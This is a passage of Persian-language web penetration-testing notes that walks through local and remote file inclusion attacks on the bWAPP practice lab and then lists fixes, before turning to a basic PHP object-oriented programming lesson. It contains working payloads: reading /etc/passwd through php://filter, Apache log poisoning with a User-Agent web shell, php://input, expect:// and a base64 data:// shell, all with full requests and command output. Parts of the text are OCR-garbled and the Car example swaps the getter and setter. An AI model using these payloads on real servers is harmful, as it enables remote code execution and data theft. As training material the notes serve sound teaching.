فرض کنید که RFI نداریم که شل رو قرار بدم، چطوری میتوانیم از طریق LFI این کار رو انجام بدم؟ چطوری میتوانیم یک محتوا را کنیم و سپس در تابع برای قارش بدم؟ پاسخ استفاده از include است. یک مهاجم PHP هست. میتوانه از این Wrapper استفاده کنه و دادههای خودش رو به Base64 تبدیل کرده و در پاسخ دریافت کند.

```
php://filter/convert.base64-encode/resource=FILE_PATH
php://filter/convert.base64-encode/resource=/etc/passwd
```

خط بالا میگه که میخوام از php://Wrapper استفاده کنم و یک convert filter به نام convert رو اجرا کنم. این فیلتر میاد و منو که resource /etc/passwd میکنه به base64-encode است.



## / Remote & Local File Inclusion (RFI/LFI) /

Select a language: English Go

cm9vdDp4OjA6MDpyb290Oj9yb290Oj9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFibW9uOj91c3Ivc2JpbjovYmluL3NoCmJpbjp40

این کار رو میتوانیم روی سورس کد های PHP هم اعمال کنیم و برای جلوگیری از اجرا شدن کد های PHP توی فایل مورد نظرمون بايستی اونها را تبدیل کنیم به Base64 و سپس اونها رو Decode و استفاده نماییم. در نهایت بگم که زمانی که بخواهد یک فایل حاوی سورس کد یا کاراکتر خاص رو بخونید و در صورتی که به صورت عادی اون رو بخونید ممکن هست که تغییراتی درش رخ بده باستی محتوای اون فایل رو اینکد کنید و چه اینکنیگی بهتر و سرراست تر از Base64؟ باید تلاش کنید و اون محتوا رو به طریقی، مثل استفاده از دستور base64 در لینوکس یا استفاده از filter به Base64 در php://، بدون دست خوردن محتوای اصلی بخونید.

چطوری حفره امنیتی RFI رو تبدیل کنیم به RCE؟ دیدیم که با اجرا کردن Shell توی حفره امنیتی RFI رو تبدیل به RCE کنیم ولی ایا میتوانیم LFI رو هم تبدیل به RCE کنیم یا خیر؟ بله سه روش وجود داره که برای اینکار استفاده میشود که عبارت اند از:


- Log Poisoning: حداکثر کاری که توی سیستم تا الان با LFI انجام بدم چی بوده؟ قاعدها خوندن فایل های سمت سرور بیشترین Impact بdest او مده از LFI هست. ایا میتوانیم با خوندن فایل ها موجب RCE بشیم؟ برای RCE ما نیازمند یک فایل هستیم که برآمون دستورات سیستمی رو که بهش وارد میکنیم اجرا کنه ☺ ایا میتوانیم چیزی رو به وب سرور تزریق کنیم و این داده تزریقی ما توی یک فایل قرار بگیرد و سپس اون فایل رو با حفره امنیتی LFI بخونیم و بتونیم یک ورودی رو بهش وارد کنیم و در نهایت ورودی ما به عنوان دستور سیستمی اجرا شود؟ بله، در شرایطی چنین چیزی امکان خواهد داشت. توی وب سرور اپاچی ما یک فایلی داریم که لآگهای وب سرور اونجا قرار میگیرد. این فایل در مسیر زیر قرار دارد:

/var/log/apache2/access.log

محتوای این فایل به شکل زیر می باشد :

```
192.168.89.1 - - [15/May/2024:01:03:44 +0200] "GET /bWAPP/rfifi.php?language=php://filter/convert.base64-encode/resource=/etc/passwd&action=go HTTP/1.1" 200 16279 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36"
```

میبینید که چه نوع لآگهایی و چه اطلاعاتی از کاربر در این فایل قرار میگیرد. در ابتدا IP Address رو داریم، بعد تاریخی از ارسال درخواست، Request Line بعدش قرار داره، Status Code پاسخ، اندازه بدنه پاسخ و در اخر که برآمون مهمه، User-Agent کاربر قرار میگیرد. ایا ما میتوانیم از طریق LFI این فایل رو بخونیم؟



توی تصویر بالا میبینید که احتمال داره به ما اجازه خوندن این فایل داده نشه و درستش هم همینه و در حقیقت دسترسی به دایرکتوری `/var/log/apache2` هست که به ما اجازه دسترسی به این فایل رو نمیده، چرا که کاربر ما `www-data` هست و این کاربر اجازه باز کردن این دایرکتوری رو نداره. فرض بگیرید که یک توسعه دهنده نادان میاد و اجازه باز کردن دارکتوری `/var/log/apache2` رو به همه کاربران من جمله `www-data` میده. حال ما میتونیم از طریق LFI محتوای این فایل رو بخونیم و در صفحه پاسخمن `include` کنیم:

Select a language: English Go

```
192.168.89.1 - - [14/May/2024:04:25:06 +0200] "GET /bWAPP/login.php HTTP/1.1" 200 4030 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36"
192.168.89.1 - - [14/May/2024:04:25:09 +0200] "POST /bWAPP/login.php HTTP/1.1" 302 -
"http://192.168.89.129/bWAPP/login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36" 192.168.89.1 - - [14/May/2024:04:25:09 +0200] "GET /bWAPP/portal.php HTTP/1.1" 200 23369 "http://192.168.89.129/bWAPP/login.php" "Mozilla/5.0 (Windows NT
```

میدونیم که به ازای هر درخواست به وب سرور یک لاغ شامل محتوایی که گفتیم توی این فایل قرار میگیره. حال اگه ما بیایم و به کد های PHP خودمون رو توی User-Agent درخواستمون تزریق کنیم، ایا این کد PHP توی فایل `/var/log/apache2/access.log` قطعاً قرار میگیره؟ قطعاً قرار میگیره و زمانی که ما از طریق LFI این فایل رو میخونیم که حاوی کد های PHP هست، ایا توی صفحه اجرا نمیشه؟ قطعاً اجرا نمیشه 😊 پس حال میتوانیم Code Injection انجام بدیم تا بعدی بررسیم به چطوری کد های PHP را تزریق کنیم؟ کافیه که یکی از درخواست ها را توسط Remote Code Execution بگیریم و سپس توی هدر User-Agent کد های PHP قرار بدیم. مثلًا مقدار زیر رو توی هدر قرار بدیم:

```
<?php phpinfo(); ?>
```

دقت کنید که شما فقط یک بار شانس تزریق دارید و اگه خطای سینتکس داشتید دیگه نمیتوانید کد های خودتون رو تزریق کنید تا زمانی که فایل access.log ارشیو بشه و یک فایل جدید ایجاد شود و معلوم هم نیست چقدر زمان میبره، پس مواظب باشید.

Pretty	Raw	Hex
--------	-----	-----

```
1 GET /bWAPP/rifi.php?language=/var/log/apache2/access.log&action=go HTTP/1.1
2 Host: 192.168.89.129
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: <?php phpinfo(); ?>
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security_level=0; SQLiteManager_currentLangue=0; SQLiteManager_currentTheme=../../../../sqlite/theme/; PHPSESSID=fdd20da1b1b67b1059223a120c43152
10 Connection: close
11
12
```

حال اگر به ته پاسخمن بریم میبینیم که تابع `phpinfo()` اجرا شده است:

`[15/May/2024:01:28:06 +0200] "GET /bWAPP/rifi.php?language=/var/log/apache2/access.log&action=go HTTP/1.1" 200 13788 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36" 192.168.89.1 - - [15/May/2024:01:32:39 +0200] "GET /bWAPP/rifi.php?language=/var/log/apache2/access.log&action=go HTTP/1.1" 200 106722 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36" 192.168.89.1 - - [15/May/2024:01:41:05 +0200] "GET /bWAPP/rifi.php?language=/var/log/apache2/access.log&action=go HTTP/1.1" 200 106975 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36" 192.168.89.1 - - [15/May/2024:01:42:12 +0200] "GET /bWAPP/rifi.php?language=/var/log/apache2/access.log&action=go HTTP/1.1" 200 107228 -"`

**PHP Version 5.2.4**

**Ubuntu 5**

System	Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686
Build Date	Feb 27 2008 20:27:58
Server API	Apache 2.0 Handler
Virtual Directory	disabled
Support	

این شد تبدیل LFI به Remote Code Execution رو به کجا که این `Code Injection` رو تبدیل کنیم؟ کافیه که به جای کدهای چرت و پرته مثل `phpinfo()` رو تزریق کنیم که از ما یک ورودی بگیره و اون رو توی تابع `shell_exec()` یا `system()` مدتی دستور سیستمی مد نظر ما بشه. کدی به شکل زیر:

```
<?php if(isset($_GET['cmd'])) {system($_GET['cmd']);} ?>
```

```
1 GET /bWAPP/rifi.php?language=/var/log/apache2/access.log&action=go HTTP/1.1
2 Host: 192.168.89.129
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: <?php if(isset($_GET['cmd'])) {system($_GET['cmd']);} ?>
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security_level=0; SQLiteManager_currentLangue=0; SQLiteManager_currentTheme=../../../../sqlite/theme/; PHPSESSID=fdd20da1b1b67b1059223a120c43152
10 Connection: close
11
12
```

حال اگه بیایم و فایل LFI را با /var/log/apache2/access.log به پاسخمن include کنیم و پارامتر cmd رو حاوی یک دستور ترمینال بپرسیم، باید خروجی دستورمون رو در انتهای پاسخمن بگیریم :

```
[15/May/2024:01:42:28 +0200] "GET /bWAPP/rifi.php?=PHPE9568F34-D428-11d2-A769-00AA001ACF42 HTTP/1.1" 200 2524 "http://192.168.89.129/bWAPP/rifi.php?language=/var/log/apache2/access.log&action=go"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36" 192.168.89.1 - [15/May/2024:01:45:24 +0200] "GET /bWAPP/rifi.php?language=/var/log/apache2/access.log&action=go HTTP/1.1" 200 163057 "-" 666 admin aim.php apps
ba_captcha_bypass.php ba_forgotten.php ba_insecure_login.php ba_insecure_login_1.php
ba_insecure_login_2.php ba_insecure_login_3.php ba_logout.php ba_logout_1.php ba_pwd_attacks.php
ba_pwd_attacks_1.php ba_pwd_attacks_2.php ba_pwd_attacks_3.php ba_pwd_attacks_4.php ba_weak_pwd.php
backdoor.php blackhole.php bof_1.php bof_2.php bugs.txt captcha.php captcha_box.php clickjacking.php
commandi.php commandi_blind.php config.inc config.php connect.php connect_i.php credits.php
cs_validation.php csrf_1.php csrf_2.php csrf_3.php db directory_traversal_1.php directory_traversal_2.php
documents fonts functions external.php heartbleed.php hostheader 1.php hostheader 2.php hoo-1.php hoo-
```

میبینید که توئنستیم با Apache Log های Poison را ابتدا به Code Injection و سپس به Code Execution تبدیل کنیم 😊 جالب نبود؟ قطعاً بود.

← نکته ای که باید بدونید اینه که او مدیم و پیلودمون رو توی User-Agent تزریق کردیم و نه توی Path یا مولفه های دیگه ای که لاغ میشند. دقت کنید که نمیتوانه توی Path تزریق کردن، چرا که URL Encode میشه و خطأ خواهد داد و بقیه مولفه ها رو هم نمیشه تغییر داد و پیلود رو توشن تزریق کرد.

- حقیقت امر اینه که هر چی گشتم توئنستم درست و حسابی درمورد این حمله چیزی پیدا کنم و نفهمیدم که چطوری میشه که این حمله رخ میده. اصل این حمله فایلی در مسیر /proc/self/environ هست که باید خونده بشه، اون هم در حالی که ما از طریق وب سرور دسترسی بهش نداریم. توی لینکی که پایین قرار دادم درموردش حرف زدن، میتوانید برید ببینید.

- PHP Wrappers (expect:// and php://input) : دو Wrapper که میخوایم معرفی کنیم تنها نیستند و قطعاً روش ها به وسیله Wrapper های دیگه هم وجود داره ولی خب خواستیم فقط این دوتا رو معرفی کنیم.

- این expect:// Wrapper یک دستور رو از شما میگیره و اون رو به عنوان دستور ترمینال و شل اجرا میکنه ولی متاسفانه در عموم نسخه ها ممکن هست که غیر فعل باشه چرا که یک Built-in Wrapper محسوب نمیشه و برای استفاده ازش باید پکیج php-expect ور نصب کنید. درصورتی که نصب باشد میتوانید وجودش رو توی خروجی phpinfo(); ببینید و این Wrapper را به شکل زیر میگیره و اون رو اجرا میکنه، به همین سادگی :

```
expect://ls
```

- این php://input Wrapper یه خورده استفاده ازش عجیبه )) ولی جالبه، شما به جای فایل مورد نظرتون که میخواید محتواش توی صفحه include بشه کافیه که php://input قرار بدم :

### Request

Pretty	Raw	Hex
1 GET /bWAPP/rifi.php?language=php://input&action=go HTTP/1.1		
2 Host: 192.168.89.129		
3 Upgrade-Insecure-Requests: 1		
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36		
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		

## Web Application Penetration Testing Note

بعد بباید در اخیر خط از درخواست (بدنه درخواست وقتی متد POST هست) بدون در نظر گرفتن متد درخواست ورودی رو بنویسید، به شکل زیر:

### Request

Pretty	Raw	Hex
1 GET /bWAPP/rlf1.php?language=php://input&action=go HTTP/1.1		
2 Host: 192.168.89.129		
3 Upgrade-Insecure-Requests: 1		
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36		
5 Accept:		
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
6 Accept-Encoding: gzip, deflate, br		
7 Accept-Language: en-US,en;q=0.9		
8 Cookie: security_level=0; SQLiteManager_currentLangue=0; SQLiteManager_currentTheme=../../../../theme/; PHPSESSID=d20ac3a1bcf3faae573199113a04c045		
9 Connection: close		
10 Content-Length: 14		
11		
12 Hello friend .		

هرچیزی که شما در این قسمت بنویسید به جای include() کننده قرار میگیره و در صفحه میشه:

### Request

Pretty	Raw	Hex	Response
1 GET /bWAPP/rlf1.php?language=php://input&action=go HTTP/1.1			Nederlanden
2 Host: 192.168.89.129			</option>
3 Upgrade-Insecure-Requests: 1			</select>
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36			<button type="submit" name="action" value="go"> Go </button>
5 Accept:			</form>
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			 
6 Accept-Encoding: gzip, deflate, br			Hello friend .
7 Accept-Language: en-US,en;q=0.9			</div>
8 Cookie: security_level=0; SQLiteManager_currentLangue=0; SQLiteManager_currentTheme=../../../../theme/; PHPSESSID=d20ac3a1bcf3faae573199113a04c045			<div id="side">
9 Connection: close			<?php echo "Hello friend from php.";
10 Content-Length: 14			
11			
12 Hello friend .			

حال میتونیم به جای عبارت Hello friend . کد های PHP تزریق کنیم:

### Request

Pretty	Raw	Hex	Response
1 GET /bWAPP/rlf1.php?language=php://input&action=go HTTP/1.1			</select>
2 Host: 192.168.89.129			<button type="submit" name="action" value="go"> Go </button>
3 Upgrade-Insecure-Requests: 1			</form>
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36			 
5 Accept:			Hello friend from php.
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			</div>
6 Accept-Encoding: gzip, deflate, br			<div id="side">
7 Accept-Language: en-US,en;q=0.9			<?php echo "Hello friend from php.";
8 Cookie: security_level=0; SQLiteManager_currentLangue=0; SQLiteManager_currentTheme=../../../../theme/; PHPSESSID=d20ac3a1bcf3faae573199113a04c045			
9 Connection: close			
10 Content-Length: 39			
11			
12 <?php echo "Hello friend from php.";			

حال که تو نستیم LFI رو به Code Injection تبدیل کنیم باید Code Injection رو با استفاده از اجرای یک شل به تبدیل کنیم:

### Request

Pretty	Raw	Hex	Response
1 GET /bWAPP/rlf1.php?language=php://input&action=go&cmd=ls HTTP/1.1			<button type="submit" name="action" value="go"> Go </button>
2 Host: 192.168.89.129			</form>
3 Upgrade-Insecure-Requests: 1			 
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36			666
5 Accept:			admin
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			aim.php
6 Accept-Encoding: gzip, deflate, br			apps
7 Accept-Language: en-US,en;q=0.9			ba_captcha_bypass.php
8 Cookie: security_level=0; SQLiteManager_currentLangue=0; SQLiteManager_currentTheme=../../../../theme/; PHPSESSID=d20ac3a1bcf3faae573199113a04c045			ba_forgotten.php
9 Connection: close			ba_insecure_login.php
10 Content-Length: 55			ba_insecure_login_1.php
11			ba_insecure_login_2.php
12 <?php if (isset(\$_GET['cmd'])) (system(\$_GET['cmd'])); ?>			ba_insecure_login_3.php

حال شاید سوالی که ذهنتون رو از ازار میده اینه که، چرا اصن نیام و کد PHP مون رو مستقیما به پارامتر language که مستقیما بهتابع include() کننده داده بشه و اجرا بشه؟ مثلا به شکل زیر:

### Request

Pretty	Raw	Hex
1 GET /bWAPP/rlf1.php?language=<?php+phpinfo();+?>&action=go&cmd=ls HTTP/1.1		
2 Host: 192.168.89.129		

مگه وقتی که این ورودی رو میدیم، اگه تابع include() کنندموں باشه به شکل زیر در نمیاد؟

```
include("<?php phpinfo(); ?>");
```

جواب اینه که خیر؟ وقتی شما چنین ورودی را می‌بینید URL Encode می‌شود و امکان نداره که اجرا بشد و اجرایش در حقیقت با خطای مواجه خواهد شد و همچنین ممکن است که حتی HTML Entity Encoding روش رخ بده؛ مثل زمانی که میخواستیم Log کنیم و گفتیم توی Path نمی‌شود Poisoning.

نکته ای که پیشنهاد می‌شود بهش توجه کنید اینه که اجرا شدن هر تکنیکی بستگی به پیکربندی های سرور و وب سرور تارگتمنون دارد، توی یک پیکربندی ممکن است که اجازه دسترسی به فایل log/var/log/apache2/access.log /داده بشود و بتونید به راحتی با Log Poisoning حفره امنیتی LFI را به Code/Command Injection تبدیل کنید و توی یک سرور ممکن است که تنها Wrapper ها کار کنند و شاید هم توی یک سرور هیچکدام از روش ها کار نکنه. لینک زیر حاوی مطلبی درمورد روش ها و تکنیک های تبدیل LFI به RCE است و میتوانید ده روشی که گفته رو ببرید و سعی کنید اجرایشون کنید و ببینید احتمال رخ دادن کدومشون بیشتره ...

<https://medium.com/@omarwhadidi9/10-ways-to-get-rce-from-lfi-f2bb696b67f6>

یه بایس جالب : فرض کنید که یک RFI دارید ولی به علت وجود WAF شما میتوانید شلتون رو از یک ادرس دیگه باگذاری کنید و وجود http:// یا https:// حساس می باشد . ایا راهی دیگه هست که بتونیم شلمون رو قرار بدمیم؟ بله، میتوانید از Wrapper به نام Base64 استفاده کنید و شلتون رو به شکل 4 در وب اپلیکیشن باگذاری نمایید . فرض کنید که میخوایم کد زیر رو اجرا کنیم :

```
<?php if(isset($_GET['cmd'])) {system($_GET['cmd']);} ?>
```

فرض بگیرید که بررسی هایی انجام دادیم و دیدیم که نمی‌شود URL قرار داد و WAF بلاک می‌کنه و همچنین نمی‌شود از طریق LFI هم شلتون رو باگذاری کرد، هیچکدام از تکنیک ها جواب نداده . میایم و سریعاً پیلودمون رو تبدیل می‌کنیم به Base64 PD9waHAgAWYoaxNzZXQoJF9HRVRbJ2NtZCddKS17c31zdGVtKCRfR0VUWydjbWQnXSk7fSA/Pg==

حال باید از data:// استفاده کنیم، به شکل زیر این کار رو باید انجام بدمیم :

```
data://text/plain;base64,PD9waHAgAWYoaxNzZXQoJF9HRVRbJ2NtZCddKS17c31zdGVtKCRfR0VUWydjbWQnXSk7fSA/Pg==
```

حال به شکل زیر این پیلود رو به URL میدیم :

```
http://[bwapp_ip_address]/bwAPP/rifi.php?language=data://text/plain;base64,PD9waHAgAWYoaxNzZXQoJF9HRVRbJ2NtZCddKS17c31zdGVtKCRfR0VUWydjbWQnXSk7fSA/Pg==&action=go&cmd=ls
```

میبینید که پارامتر cmd با مقدار ls رو هم بهش دادیم که توی کد اجرا کنه، دستور بالا به شکل زیر تویتابع include کننده قرار می‌گیره :

```
include(data://text/plain;base64,PD9waHAgAWYoaxNzZXQoJF9HRVRbJ2NtZCddKS17c31zdGVtKCRfR0VUWydjbWQnXSk7fSA/Pg==);
```

و این تابع کدی به شکل زیر رو اجرا می‌کنه :

```
include("<?php if(isset($_GET['cmd'])) {system($_GET['cmd']);} ?>");
```

و همین موجب شل گرفتنمون می‌شود

اما راه حل رفع این LFI و RFI چیه؟ بزارید ببینیم که علت بوجود امدن LFI و RFI چی میتوانه باشه؟ علت اینه که یک ورودی از کاربر گرفته میشه که برای کاربر Controllable هست و میتوانه تغییرش بده و این ورودی به تابعی داده میشه که کارش Inclusion هست مثل توابع PHP include, include\_once, require, require\_once, fopen و توابع مختلف دیگه ای در زبان های برنامه نویسی دیگه. کاربر میاد و به جای ورودی درست یک ورودی رو میده که به یک فایل دیگه اشاره میکنه و توابع Include کننده فایل دیگه ای رو برای کاربر در صفحه Include میکنه. اما راه حل رفع این مشکل :

- اصلاً ورودی کاربر رو به توابع Include کننده ندیم  : چرا ورودی کاربر رو بردارید و مستقیماً توی توابع Include کننده قرار بذید و به کاربر این اجازه رو بدهید که مقدار این ورودی رو به چیزی دیگه تغییر بده و منجر به Include شدن فایل های حساس در پاسخ بشه؟ نکنید اغا؛
- ورودی کاربر رو Validate کنید: حتی اگه یه جایی دیگه چاره ای نداشتید و لازم بود که ورودی کاربر رو به توابع Include کننده بذید، اون ورودی رو تا حد ممکن Validate کنید و از اینکه کاربر توسط اون ورودی به چیز هایی دسترسی پیدا کنه که نباید جلوگیری کنید. یکی از چیز هایی که نباید توی پارامتر ها و ورودی ها باشه Wrapper ها هستند که به کاربر اجازه خیلی از کارها رو میدند، باید عدم وجود اینها رو توی درخواست ها Validate کنید.
- ورودی رو تا حد محدود کنید: فرض کنید که میخوايد یک فایل.php. رو از طریق ورودی کاربر Include کنید. میدونید که پسوند.php. برای این فایل باید وجود داشته باشه و امکان تغییر نداره، پس فقط نام فایل رو از کاربر بگیرید و.php. رو خودتون سمت Back-End بهش بچسبونید. با اینکار شما به کاربر اجازه نخواهید داد که به فایل هایی غیر از فایل های.php. دسترسی پیدا کنه. مثل

```
http://site.com/?lang=lang_fr&action=something
```

حال میخواهید از طریق پارامتر lang توی این ادرس که مقدار lang\_fr.php داره یک فایل به نام lang\_fr.php رو توی صفحه Include کنید. نیازی نیست که از کاربر پسوند فایل رو بگیرید و کافیه که سمت سرور به شکل زیر این پسوند رو به مقدار پارامتر lang بچسبوئید :

```
include "./languages/" . $_GET['lang'] . ".php";
```

- میبیند که علاوه بر اینکه ورودی کاربر رو محدود به فایل های.php. کردم سعی کردم با مشخص کردن دایرکتوری languages کاربر رو محدود به یک دایرکتوری کنم ولی میدونم که میتوانه از طریق /.. از این دایرکتوری خارج بشه ولی به فایلهایی جز فایل های.php. دسترسی نخواهد داشت.
- وجود URL در مقادیر پارامتر ها رو محدود کنید: میدونیم توی RFI میتوانیم به توابع URL هم بدیم و فایل شل رو توی صفحه Include کنیم. حال ببایم و توی WAF مشخص کنیم که در صورتی که ورودی یک پارامتر URL بود درخواست رو بلاک کنه. به همین جذابی ...
- غیر فعل کردن کردن allow\_url\_include, allow\_url\_fopen: این دو مازول هستند که اجازه تبدیل LFI به RFI رو میدند و زمانی که نیاز ندارید ازشون استفاده کنید چرا باید اونها رو فعل نگذاری کنید؟ اخه چرا؟ غیر فعالشون کن برن.
- تعیین درست Permission ها: دیدیم در بعضی از تکنیک ها مهاجمین از فایل های مختلفی مثل /proc/self/environ و /var/log/apache2/access.log و لاغ های دیگه برای دسترسی های بیشتر استفاده میکردند. سعی کنید دسترسی ها رو به این فایل ها محدود نگه دارید و اجازه ندید که کاربر www-data بهشون دسترسی پیدا کنه چرا که اصن نیاز نیست 
- ...
- اینها تمام راههای بود که به نظرم برای رفع LFI و RFI نیاز بودند. شاید روش های دیگه ای هم باشه که من ندونم:) سعی کنید خلاقیت نشون داده و خودتون هم روش هایی رو کشف کنید.

Object Oriented Programming (OOP) چیه؟ یکی از پیشناز های حفره امنیتی بعدی اینه که بدونید OOP چیه؟ میخوام خیلی خودمونی و بدور از اصطلاحات چرت و پرت بگم. ما به طور کلی دو نوع شیوه برنامه نویسی داریم که عبارت اند از :

- Object Oriented Programming (OOP)
- Functional Programming

یعنی اینکه ما برنامه ای که مینویسیم رو به شکل Functional Programming بنویسیم و هر عملکردی رو به شکل یک تابع جدآگاهه در بیاریم و هر جایی که نیاز شد به اون عملکرد، اون تابع رو صدا بزنیم. اما برنامه نویسی OOP یعنی اینکه ما برای هر چیزی که داریم به طور کلی به شکل یک Class تعریف میکنیم و این Blueprint ایجاد Object ها باشه :)) (قرار بدو اصطلاحات چرت و پرت بکار نبریم مثل) مثال جهان واقعی بزنیم، فرض کنید که یک چیزی داریم به نام ماشین، این ماشین دارای ویژگی های مختلفی هست و علاوه بر ویژگی های ممکن برای ماشین مثلارنگ، اندازه، قدرت و ... و رفتار های ماشین، مثلا روشن شدن، خاموش شدن، راهنمای زدن و ... رو هم براش تعریف میکنیم. هر وقت که نیازمون بود یک ماشین داشته باشیم، میایم و یک نمونه از کلاس تعریف شده ماشین تعریف میکنیم و بعد ویژگی های مورد نیازش رو مقدار دهی میکنیم. برایم سراغ کد زنی، میخواهم توی PHP کدام رو بنویسم، یک class داریم که اسمش Car هست و به شکل زیر تعریف میشه :

```
class Car {  
}  
}
```

هر ماشین میتونه دارای ویژگی هایی باشه که من میخوام color, status, max\_speed, name را براش تعریف کنم :

```
class Car {  
    public $color;  
    public $status = 0;  
    public $max_speed = 120;  
    public $name;  
}
```

در OOP به ویژگی های یک کلاس Field گفته میشه . میبینید که با کلمه public شروع به تریف این فیلدها کردم که میشه بجاش در صورت نیاز protected یا private هم استفاده کرد که ویژگی های خاصی رو به فیلدها میده، مثلا امکان دسترسی به فیلد در خارج از کلاس توسط کاربر داده نمیشه و فقط متدهای داخل کلاس امکان دسترسی به فیلد رو دارند اگه حالت تعریف فیلد private باشه و همچنین وقتی Protected باشه تنها در داخل کلاس و Subclass ها میتونن به فیلد دسترسی داشته باشند ولی خارج از کلاس امکان دسترسی نیست . ولی مال اهل این قری باید نیستم، همه public تعریف میکنیم . گفتم هر ماشینی میتونه دارای رفتار هایی باشه، مثلا روشن شدن، خاموش شدن، حرکت کردن و ... در OOP به این موارد که توسط توابع تعریف میشوند Method گفته میشود، (متدها هم میتونن public, private, protected باشند) . من میخوام متدهای turn\_on, turn\_off, set\_name, get\_name را تعریف کنم :

```
class Car {  
    public $color;  
    public $status = 0;  
    public $max_speed = 120;  
    public $name;  
  
    function set_name(){  
        return this->name;  
    }  
    function get_name($name){  
        $this->name = $name;  
    }  
    function turn_on(){  
        $this->status = 1;  
    }  
    function turn_off(){  
        $this->status = 0;  
    }  
}
```

حال میخوایم یک نمونه ماشین از این کلاس بسازیم، چطوری؟ به شکل زیر :

```
$car = new Car();
```

اگر ما یک نمونه یا به قول OOP یک Instance از کلاس Car داریم به نام \$car و میتوانیم فیلدهاش رو ببینیم، تغییر بدیم و متدهاش رو فراخونی کنیم . به شکل زیر :

```
$car->set_name("Pride 141");
$car->get_name();                                //Result: Pride 141
$car->name;                                     //Result: Pride 141
$car->color = "Blue Nafti";
$car->turn_on();                                 // $car->status = 1
```

بدین شکل میتوانیم یک **Instance** ساخته و ویژگی های مختلف، متدها و فیلد ها را دستکاری کنیم. اگه ما بیایم و **\$car** رو با تابع **var\_dump()** خروجی بگیریم، چی میبینیم؟

```
var_dump($car);

//Result:
object(Car) #1 (4) {
    ["color"]=>
    NULL
    ["status"]=>
    int(0)
    ["max_speed"]=>
    int(120)
    ["name"]=>
    NULL
}
```

میبینید که نوع **\$car** رو **object** از **Car** توصیف کرده و فیلد هاش رو هم نوشته، پس چی؟ **\$car** یک **Object** از کلاس **Car** هست. حالا بریم مجیک متدها رو بررسی کنیم.

متدهای **construct** چیکار میکنه؟ کد زیر رو در نظر بگیرید. میبینید که ما یک متدهای تعریف کردیم به نام **\_\_construct** و دو تا ورودی هم داره، حالا این چیکار میکنه؟

```
class Car {
    public $color;
    public $status = 0;
    public $max_speed = 120;
    public $name;

    function __construct($name, $color) {
        $this->name = $name;
        $this->color = $color;
    }
    ...
}
```

متدهای **construct** زمانی که شما یک نمونه از کلاس **Car** می سازید، اجرا میشه. یعنی وقتی کد زیر رو مینویسید به عبارتی دیگه داری یک نمونه از کلاس **Car** میسازید :

```
$car = new Car()
```

